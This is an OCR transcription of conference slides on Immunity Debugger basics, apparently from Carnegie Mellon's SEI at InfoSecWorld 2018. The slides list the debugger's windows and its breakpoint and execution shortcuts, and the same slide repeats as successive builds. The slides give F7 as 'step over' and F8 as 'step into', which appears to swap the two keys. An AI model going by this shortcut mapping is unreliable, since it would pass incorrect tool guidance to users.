
https://sgros-students.blogspot.com/2014/05/immunity-debugger-basics-part-1.html

https://sgros-students.blogspot.com/2014/09/immunity-debugger-basics-part-2.html

QUICK FACTS

Main windows

1. Disassembly (CPU Instructions)
2. Registers
3. Stack
4. Dump




QUICK FACTS

Main windows

1. Disassembly (CPU Instructions)
2. Registers
3. Stack
4. Dump

Breakpoints

- Set
  - F2
  - Right click > Breakpoint > Toggle



Software Engineering Institute
Carnegie Mellon University

InfoSecWorld
Conference & Expo 2018


QUICK FACTS

Main windows

1. Disassembly (CPU Instructions)
2. Registers
3. Stack
4. Dump

Breakpoints

- Set
  - F2
  - Right click > Breakpoint > Toggle
- Show breakpoints
  - “b” button on toolbar



QUICK FACTS

Main windows


1. Disassembly (CPU Instructions)
2. Registers
3. Stack
4. Dump

Breakpoints

- Set
  - F2
  - Right click > Breakpoint > Toggle
- Show breakpoints
  - “b” button on toolbar

Execution

- Run program F9



Software Engineering Institute
Carnegie Mellon University

InfoSecWorld
Conference & Expo 2018

QUICK FACTS

Main windows


1. Disassembly (CPU Instructions)
2. Registers
3. Stack
4. Dump

Breakpoints

- Set
  - F2
  - Right click > Breakpoint > Toggle
- Show breakpoints
  - “b” button on toolbar

Execution

- Run program F9
- Step over F7



Software Engineering Institute
Carnegie Mellon University

InfoSecWorld
Conference & Expo 2018

QUICK FACTS

Main windows


1. Disassembly (CPU Instructions)
2. Registers
3. Stack
4. Dump

Breakpoints

- Set
  - F2
  - Right click > Breakpoint > Toggle
- Show breakpoints
  - “b” button on toolbar

Execution

- Run program F9
- Step over F7
- Step into F8



Software Engineering Institute
Carnegie Mellon University

InfoSecWorld
Conference & Expo 2018

QUICK FACTS

Main windows

